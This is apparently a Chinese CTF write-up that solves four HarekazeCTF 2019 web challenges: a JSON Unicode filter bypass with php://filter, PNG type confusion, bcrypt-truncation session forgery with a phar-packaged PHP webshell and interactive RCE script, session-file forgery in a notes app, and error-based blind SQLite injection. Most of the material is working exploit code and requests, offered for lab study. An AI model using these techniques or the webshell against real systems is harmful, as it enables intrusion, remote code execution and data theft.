

在 buuoj 上看到的这个比赛题目，期间平台关了，就拿了 Dockerfile 本地做了，web 题目感觉还不错

encode_and_encode [100]

打开靶机，前两个页面都是 html 页面，第三个给了页面源码

Encode & Encode

- [About](#)
- [Lorem ipsum](#)
- [Source Code](#)

源码如下

```
<?php
error_reporting(0);

if (isset($_GET['source'])) {
    show_source(__FILE__);
    exit();
}

function is_valid($str) {
    $banword = [
        // no path traversal
        '\.\.',
        // no stream wrapper
        '(php|file|glob|data|tp|zip|zlib|phar):',
        // no data exfiltration
        'flag'
    ];
    $regex = '/' . implode('|', $banword) . '/i';
    if (preg_match($regex, $str)) {
        return false;
    }
    return true;
}

$body = file_get_contents('php://input');
$json = json_decode($body, true);

if (is_valid($body) && isset($json) && isset($json['page'])) {
    $page = $json['page'];
    $content = file_get_contents($page);
    if (!$content || !is_valid($content)) {
```

```

$content = "<p>not found</p>\n";
}
} else {
$content = '<p>invalid request</p>';
}

// no data exfiltration!!!
$content = preg_replace('/HarekazeCTF\{.+\\}/i', 'HarekazeCTF{&lt;censored&gt;}', $content);
echo json_encode(['content' => $content]);

```

file_get_contents('php://input') 获取 post 的数据，json_decode(\$body, true) 用 json 格式解码 post 的数据，然后 is_valid(\$body) 对 post 数据检验，大概输入的格式如下

Request

Raw Params Headers Hex

```

POST /query.php HTTP/1.1
Host: 3b2fff47-430f-449c-a05c-bc62066b745f.node2.buuoj.cn.wetolink.com:82
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://3b2fff47-430f-449c-a05c-bc62066b745f.node2.buuoj.cn.wetolink.com:82/query.php?source
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close
Upgrade-Insecure-Requests: 1

{"page":1}

```

Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Server: openresty
Date: Sun, 29 Sep 2019 07:13:31 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 33
Connection: close
X-Powered-By: PHP/7.3.9

{"content":"<p>not found</p>\n"}

```

is_valid(\$body) 对 post 数据检验，导致无法传输 \$banword 中的关键词，也就无法传输 flag，这里在 json 中，可以使用 Unicode 编码绕过，flag 就等于 \u0066\u006c\u0061\u0067

通过检验后，获取 page 对应的文件，并且页面里的内容也要通过 is_valid 检验，然后将文件中 HarekazeCTF{} 替换为 HarekazeCTF{<censored>}，这样就无法明文读取 flag

这里传入 /\u0066\u006c\u0061\u0067 后，由于 flag 文件中也包含 flag 关键字，所以返回 not found，这也无法使用 file://

Request

Raw Params Headers Hex

```

POST /query.php HTTP/1.1
Host: 3b2fff47-430f-449c-a05c-bc62066b745f.node2.buuoj.cn.wetolink.com:82
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://3b2fff47-430f-449c-a05c-bc62066b745f.node2.buuoj.cn.wetolink.com:82/query.php?source
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Connection: close
Upgrade-Insecure-Requests: 1

{"page":"/\u0066\u006c\u0061\u0067"}

```

Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Server: openresty
Date: Sun, 29 Sep 2019 07:41:27 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 33
Connection: close
X-Powered-By: PHP/7.3.9

{"content":"<p>not found</p>\n"}

```

file_get_contents 是可以触发 php://filter 的，所以考虑使用伪协议读取，对 php 的过滤使用 Unicode 绕过即可

Request

RawParamsHeadersHex

POST /query.php HTTP/1.1
Host: 3b2fff47-430f-449c-a05c-bc62066b745f.node2.buuoj.cn.wetolink.com:82
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://3b2fff47-430f-449c-a05c-bc62066b745f.node2.buuoj.cn.wetolink.com:82/query.php?source
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Connection: close
Upgrade-Insecure-Requests: 1

{"page": "\u0070\u0068\u0070://filter/convert.base64-encode/resource="/u0066\u006c\u0061\u0067"}

Response

RawHeadersHex

HTTP/1.1 200 OK
Server: openresty
Date: Sun, 29 Sep 2019 07:45:07 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 74
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.9

{"content": "ZmxhZ3s1Y2Q0YjgzMi03MTJmLTQ2NWVjMC0zOWRmNjZiYTA4NDB9Cg=="}

可以看出，json 在传输时是 Unicode 编码的

Avatar Uploader 1 [100]

给了源码，打开靶机，登录之后，是一个文件上传

Avatar Uploader

Home Toggle theme

You have been successfully signed out!

Sign in

Name:

Sign in

首先 config.php 中定义了一些常量

```
1 <?php
2 define('CLIENT_SESSION_ID', 'session');
3 define('SECRET_KEY', getenv('SECRET_KEY'));
4 define('UPLOAD_DIR', __DIR__ . '/uploads');
```

然后在 upload.php 中判断文件大小，并使用 FILEINFO 判断上传图片类型，上传图片只能是 png 类型

```

15 // .check.file.size
16 if ($_FILES['file']['size'] > 256000) {
17     error('Uploaded file is too large. ');
18 }
19
20 // .check.file.type
21 $finfo = finfo_open(FILEINFO_MIME_TYPE);
22
23 $type = finfo_file($finfo, $_FILES['file']['tmp_name']); // 返回文件信息
24 finfo_close($finfo);
25 if (!in_array($type, ['image/png'])) {
26     error('Uploaded file is not PNG format. ');
27 }

```

后面再用 `getimagesize` 判断文件像素大小，并且再进行一次类型判断，如果不是 png 类型就给出 flag

```

29 // .check.file.width/height
30 $size = getimagesize($_FILES['file']['tmp_name']);
31 if ($size[0] > 256 || $size[1] > 256) {
32     error('Uploaded image is too large. ');
33 }
34 if ($size[2] !== IMAGETYPE_PNG) {
35     // I hope this never happens...
36     error('What happened...? OK, the flag for part 1 is: <code>...getenv('FLAG1')...</code>');
37 }
38

```

在这两种判断上传图片类型的函数中，有一个很有趣的现象，`FILEINFO` 可以识别 png 图片(十六进制下)的第一行，而 `getimagesize` 不可以，代码如下

```

<?php
$file = finfo_open(FILEINFO_MIME_TYPE);

var_dump(finfo_file($file, "test"));

$f = getimagesize("test");
var_dump($f[2] === IMAGETYPE_PNG);


```

结果，16进制文件也在下面

```

string(9) "image/png"
bool(false)


```




直接上传这个文件就可以获取 flag 了

Easy Notes [200]

给了源码，打开靶机，是一个笔记系统



在登陆处进行了匹配，只允许输入 4 到 64 位规定字符，且不是前端验证



登陆成功后, 可以进行增删查和导出为 zip 或 tar 的功能, 点击 Get flag 提示不是 admin

既然拿到源码就先看看全局配置 config.php, 就写了一行, 定义临时文件目录

```
define('TEMP_DIR', '/var/www/tmp');
```

进入 page/flag.php 看一下给出 flag 的条件, 要满足 is_admin() 函数

```
1      <section>
2          <h2>Get flag</h2>
3      <p>
4          <?php
5              if (is_admin()) {
6                  echo "Congratulations! The flag is: <code>" . getenv( varname: 'FLAG') . "</code>";
7              } else {
8                  echo "You are not an admin :(";
9              }
10         ?>
11     </p>
12 </section>
```

跟进 is_admin() 函数, 没有发现什么可以利用的地方

```
33 function is_admin() {
34     if (!isset($_SESSION['admin'])) {
35         return false;
36     }
37     return $_SESSION['admin'] === true;
38 }
39
```

看到有个导出功能, 它会将添加的 note 导出为 zip, 这个文件存放的位置在 TEMP_DIR, 和 session 信息保存在同一个位置, 那么是不是可以考虑伪造 session

session 文件以 sess_ 开头, 且只含有 a-z, A-Z, 0-9, -

看到 \$filename 处可以满足所有的条件

```
16 $filename = get_user() . '-' . bin2hex(random_bytes( 8)) . '.' . $type;
17 $filename = str_replace( search: '..', replace: '', $filename); // avoid path traversal
18 $path = TEMP_DIR . '/' . $filename;
```

构造 user 为 sess_, type 为 ., 经过处理之后, \$path 就是 TEMP_DIR/sess_0123456789abcdef 这就伪造了一个 session 文件

然后向这个文件写入 note 的 title

php 默认的 session 反序列化方式是 php，其存储方式为 `PHPSESSID=serialize(phpinfo())`，这就可以伪造 admin 了

在最后，它会将构造的 `$filename` 返回，这样就可以拿到构造出的 admin 的 session 数据

```
43 header( string: 'Content-Disposition: attachment; filename="' . $filename . '"');
44 header( string: 'Content-Length: ' . filesize($path));
45 header( string: 'Content-Type: application/zip');
46 readfile($path);
```

很典型的 session 伪造，session 反序列化

利用脚本

```
import re
import requests

URL = 'http://192.168.233.136:9000/'

while True:
    # login as sess_
    sess = requests.Session()
    sess.post(URL + 'login.php', data={
        'user': 'sess_'
    })

    # make a crafted note
    sess.post(URL + 'add.php', data={
        'title': '|N;admin|b:1;',
        'body': 'hello'
    })

    # make a fake session
    r = sess.get(URL + 'export.php?type=').headers['Content-Disposition']
    print(r)

    sessid = re.findall(r'sess_([0-9a-z-]+)', r)[0]
    print(sessid)

    # get the flag
    r = requests.get(URL + '?page=flag', cookies={
        'PHPSESSID': sessid
    }).content.decode('utf-8')
    flag = re.findall(r'HarekazeCTF\{.\+\\}', r)

    if len(flag) > 0:
        print(flag[0])
        break
```

Avatar Uploader 2 [300]

- 接 Uploader1 , 这里是找第二个 flag
- 给的 hint: <https://php.net/manual/ja/function.password-hash.php>
- upload.php 中可以利用的暂时已经利用完了, 看一下 index.php 吧
- index.php 代码简化大致如下

```
<?php
error_reporting(0);

require_once('config.php');
require_once('lib/util.php');
require_once('lib/session.php');

$session = new SecureClientSession(CLIENT_SESSION_ID, SECRET_KEY);
if ($session->isset('flash')) {
    $flash = $session->get('flash');
    $session->unset('flash');
}
$avatar = $session->isset('avatar') ? 'uploads/' . $session->get('avatar') : 'default.png' ;
$session->save();

include('common.css');

include($session->get('theme', 'light') . '.css');

if ($session->isset('name')) {
    echo "Hello".$session->get('name')."</br>";
}

if ($flash) {
    echo $flash['type']."</br>";
    echo $flash['message']."</br>";
}

if ($session->isset('name')) {
    echo "Please upload."</br>";
} else {
    echo "Please sign in."</br>";
}
```

这里的 session 处理机制是自己写的, 在 lib\session.php 中, 首先确认的事情是, 登录后 HTTP 头部返回的 Cookie 是 session=*****.***** 这种格式的

首先 __construct 中, 判断 session 是否存在 \$_COOKIE 中, 如果存在则以 . 分割 session , 然后对 data 和 signature 进行 verify 函数认证, 认证成功就返回数据的 json_decode 的结果


```

7  public function __construct($cookieName = 'session', $secret = 'secret') {
8      $this->data = [];
9      $this->secret = $secret;
10
11     if (array_key_exists($cookieName, $_COOKIE)) {
12         try {
13             list($data, $signature) = explode('.', $_COOKIE[$cookieName]);
14             $data = urlsafe_base64_decode($data);
15             $signature = urlsafe_base64_decode($signature);
16
17             if ($this->verify($data, $signature)) {
18                 $this->data = json_decode($data, true);
19             }
20         } catch (Exception $e) {}
21     }
22
23     $this->cookieName = $cookieName;
24 }
25
52 private function verify($string, $signature) {
53     return password_verify($this->secret . $string, $signature);
54 }
55

```

lib\util.php

```

22 function urlsafe_base64_encode($data) {
23     return rtrim(str_replace(['+', '/'], ['-', '_'], base64_encode($data)), '=');
24 }
25
26 function urlsafe_base64_decode($data) {
27     return base64_decode(str_replace(['-', '_'], ['+', '/'], $data) . str_repeat('=', 3 - (3 + strlen($data)) % 4));
28 }
29

```

isset 中判断参数 \$key 是否在 data 中，get 中返回 data 中 key 为参数 \$key 的数据，set 中将 data 中 key 为参数 \$key 的数据设置为参数 \$value，unset 中删除 data 中 key 为参数 \$key 的数据

```

26 public function isset($key) {
27     return array_key_exists($key, $this->data);
28 }
29
30 public function get($key, $defaultValue = null) {
31     if (!$this->isset($key)) {
32         return $defaultValue;
33     }
34
35     return $this->data[$key];
36 }
37
38 public function set($key, $value) {
39     $this->data[$key] = $value;
40 }
41
42 public function unset($key) {
43     unset($this->data[$key]);
44 }
45

```

save 中将 data 转化为 json 并进行 urlsafe_base64_encode，再用 sign 对 data 进行签名

```

46 public function save() {
47     $json = json_encode($this->data);
48     $value = urlsafe_base64_encode($json) . '.' . urlsafe_base64_encode($this->sign($json));
49     setcookie($this->cookieName, $value);
50 }
51
52 private function sign($string) {
53     return password_hash($this->secret . $string, PASSWORD_BCRYPT);
54 }
55 }
56

```

这样整个 session.php 就完了，回到 index.php，然后进行的是 flash 的判断，找了一下，在 lib\util.php 中描述了 flash 并且给了调用 flash 函数的条件，即 error 函数，找了一下，error 在 upload.php 中，上传失败时调用

```

7 function flash($type, $message) {
8     global $session;
9     $session->set('flash', [
10         'type' => $type,
11         'message' => $message
12     ]);
13     $session->save();
14 }
15
16 function error($message, $path = '/') {
17     flash('error', $message);
18     redirect($path);
19 }

```

upload.php

```

10 //check whether file is uploaded
11 if (!file_exists($_FILES['file']['tmp_name']) || !is_uploaded_file($_FILES['file']['tmp_name'])) {
12     error('No file was uploaded.');
```

做的测试如图，flash 将错误信息保存在 session 中的

D:\phpstudy\PHPTutorial\WWW\avatar\index.php:14:string '{"name":"aaaa","theme":"light","flash":{"type":"error","message":"No file was uploaded."}}' (length=90)

D:\phpstudy\PHPTutorial\WWW\avatar\index.php:16:string '\$2y\$10\$ngu3lcCBRbNZjcZaJcyx.Fp0LFpeR/1Ew1pH7Y1FQMe3M15sBCGW' (length=60)

根据给的提示，password_hash 函数是存在安全隐患的，它的第一个参数不能超过 72 个字符，这个函数在 sign 中被调用，sign 被 save 调用，save 在 index.php 中被调用

说明

```
password_hash ( string $password , int $algo [, array $options ] ) : string
```

参数

password

用户的密码。

Caution 使用PASSWORD_BCRYPT 做算法，将使 password 参数最长为72个字符，超过会被截断。

algo

一个用来在散列密码时指示算法的密码算法常量。

options

一个包含有选项的关联数组。目前支持两个选项：salt，在散列密码时加的盐（干扰字符串），以及cost，用来指明算法递归的层数。这两个值的例子可在 [crypt\(\)](#) 页面找到。

省略后，将使用随机盐值与默认 cost。

password_hash 函数的漏洞就意味着只对前 72 个字符进行签名，只要前 72 个字符相同，那么就会在校验时通过

那么是不是可以登录一次，然后访问 upload.php 触发 error 函数，这样就能绕过 session 校验，然后对 data 信息进行修改，进而触发其他操作

可以看到，在 index.php 中存在一行代码 include(\$session->get('theme','light').'.css');，session

信息是由我们控制的，那么就可以通过 phar 协议，触发 LFI，首先要把 phar 文件上传，里面复合一个假的 css 文件，存放一句话，这样就可以在 include 时触发 RCE


生成 phar 代码


```
<?php
$png_header = hex2bin('89504e470d0a1a0a0000000d49484452000000400000004000');
$phar = new Phar('exp.phar');
$phar->startBuffering();
$phar->addFromString('exp.css', '<?php system($_GET["cmd"]); ?>');
$phar->setStub($png_header . '<?php __HALT_COMPILER(); ?>');
$phar->stopBuffering();
```


本地对这个 phar 做的一个测试

desktop-2u803dr\wgc <?php system(\$_GET["cmd"]); ?>

```
1 <?php
2 // .index.php
3
4 include("phar://exp.phar/exp.css");
5
6 highlight_file("phar://exp.phar/exp.css");
7
```

 Load URL

 Split URL

 Execute

☐ Post data
 ☐ Referer
 ☐ User Agent
 ☐ Cookies
 [Clear All](#)

新登录一个用户，上传这个 phar，记录这个 phar 的地址和名字，然后去 upload.php 触发一次 error，记录 data 和 signature，修改 data，增加 theme 键，键值为 phar 协议读取上传的文件，然后生成 session 再去访问 index.php 传入命令即可

exp.py

```
import base64
import json
import re
import requests
import urllib.parse

url = 'http://192.168.233.136:9003/'

def b64decode(s):
    return base64.urlsafe_b64decode(s + '=' * (3 - (3 + len(s)) % 4))

sess = requests.Session()
username = b"peri0d".decode()

url_1 = url + 'signin.php'
sess.post(url=url_1, data={'name': username})

url_2 = url + 'upload.php'
f = open('exp.phar', 'rb')
sess.post(url_2, files={'file': ('exp.png', f)})

data = sess.cookies['session'].split('.')[0]
data = json.loads(b64decode(data))
avatar = data['avatar']

url_3 = url + 'upload.php'
sess.get(url_3, allow_redirects=False)
data, sig = sess.cookies['session'].split('.')
data = b64decode(data)
payload = data.replace(b'{}'.format('theme'), b'{}'.format('phar://uploads/{}/exp'.format(avatar).encode()))
sess.cookies.set('session', base64.b64encode(payload).decode().replace('=', ' ') + '.' + sig)
```


```
while True:
    command = input('> ')
    c = sess.get(url + '?cmd=' + urllib.parse.quote(command)).content.decode()
    result = re.findall(r'/* light/dark.css \*/(.*?)\*/', c, flags=re.DOTALL)[0]
    print(result.strip())
```

Sqlite Voting [350]

打开靶机，看到投票的页面，并且给了源码

📦 SQLite Voting

Which do you prefer?



Source Code

- [vote.php](#)
- [schema.sql \(actual flag is removed\)](#)

在 vote.php 页面 POST 参数 id，只能为数字。并且在 schema.sql 中发现了 flag 表

```
DROP TABLE IF EXISTS `vote`;
CREATE TABLE `vote` (
  `id` INTEGER PRIMARY KEY AUTOINCREMENT,
  `name` TEXT NOT NULL,
  `count` INTEGER
);
INSERT INTO `vote` (`name`, `count`) VALUES
  ('dog', 0),
  ('cat', 0),
  ('zebra', 0),
  ('koala', 0);

DROP TABLE IF EXISTS `flag`;
CREATE TABLE `flag` (
  `flag` TEXT NOT NULL
);
INSERT INTO `flag` VALUES ('HarekazeCTF{<redacted>}');
```

- 在 vote.php 中给出了查询的 SQL 语句，但是对参数进行了检测

```
function is_valid($str) {
    $banword = [
        // dangerous chars
        // " % ' * + / < = > \ _ ` ~ -
        "[\"%' * + \\ / < = > \\ _ ` ~ -]",
        // whitespace chars
        '\s',
        // dangerous functions
        'blob', 'load_extension', 'char', 'unicode',
        '(in|sub)str', '[lr]trim', 'like', 'glob', 'match', 'regexp',
        'in', 'limit', 'order', 'union', 'join'
    ];
    $regex = '/' . implode('|', $banword) . '/i';
```

```

    if (preg_match($regexp, $str)) {
        return false;
    }
    return true;
}

$id = $_POST['id'];
if (!is_valid($id)) {
    die(json_encode(['error' => 'Vote id contains dangerous chars']));
}

$pdo = new PDO('sqlite:../db/vote.db');
$res = $pdo->query("UPDATE vote SET count = count + 1 WHERE id = ${id}");
if ($res === false) {
    die(json_encode(['error' => 'An error occurred while updating database']));
}


```

UPDATE 成功与失败分别对应了不同的页面，那么是不是可以进行盲注，但是考虑到它过滤了 ' 和 " 这就无法使用字符进行判断，char 又被过滤也无法使用 ASCII 码判断

所以可以考虑使用 hex 进行字符判断，将所有的的字符串组合用有限的 36 个字符表示

先考虑对 flag 16 进制长度的判断，假设它的长度为 x ， y 表示 2 的 n 次方，那么 $x \& y$ 就能表现出 x 二进制为 1 的位置，将这些 y 再进行或运算就可以得到完整的 x 的二进制，也就得到了 flag 的长度，而 $1 < n$ 恰可以表示 2 的 n 次方

那么如何构造报错语句呢？在 sqlite3 中，abs 函数有一个整数溢出的报错，如果 abs 的参数是 -9223372036854775808 就会报错，同样如果是正数也会报错



```

nick@nick-machine:~$ sqlite3
SQLite version 3.29.0 2019-07-10 17:32:03
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> select abs(-9223372036854775808);
Error: integer overflow
sqlite> █

```

判断长度的 payload: `abs(case(length(hex((select(flag)from(flag))))&{1<n})when(0)then(0)else(0x8000000000000000)end)`

脚本如下，长度 84

```

import requests

url = "http://1aa0d946-f0a0-4c60-a26a-b5ba799227b6.node2.buuoj.cn.wetolink.com:82/vote.php"
l = 0
for n in range(16):
    payload = f'abs(case(length(hex((select(flag)from(flag))))&{1<n})when(0)then(0)else(0x8000000000000000)end)'
    data = {
        'id' : payload
    }

    r = requests.post(url=url, data=data)
    print(r.text)
    if 'occurred' in r.text:
        l = 1|1<n

print(l)

```

```

λ python3 flag_length.py
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
{"error":"An error occurred while updating database"}
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
{"error":"An error occurred while updating database"}
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
{"error":"An error occurred while updating database"}
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
{"message":"Thank you for your vote! The result will be published after the CTF finished."}
84

```

- 然后考虑逐字符进行判断，但是 `is_valid()` 过滤了大部分截取字符的函数，而且也无法用 ASCII 码判断
- 这一题对盲注语句的构造很巧妙，首先利用如下语句分别构造出 `ABCDEF`，这样十六进制的所有字符都可以使用了，并且使用 `trim(0,0)` 来表示空字符

```

# hex(b'zebra') = 7A65627261
# ■■ 12567 ■■ A ■■■■■■
A = 'trim(hex((select(name)from(vote)where(case(id)when(3)then(1)end))),12567)'

C = 'trim(hex(typeof(.1)),12567)'

D = 'trim(hex(0xffffffffffffffff),123)'

E = 'trim(hex(0.1),1230)'

F = 'trim(hex((select(name)from(vote)where(case(id)when(1)then(1)end))),467)'

# hex(b'koala') = 6B6F616C61
# ■■ 16CF ■■ B
B = f'trim(hex((select(name)from(vote)where(case(id)when(4)then(1)end))),16||{{C}}||{{F}})'

```

- 然后逐字符进行爆破，已经知道 flag 格式为 `flag{}`，`hex(b'flag')==666C61677B`，在其后面逐位添加十六进制字符，构成 payload
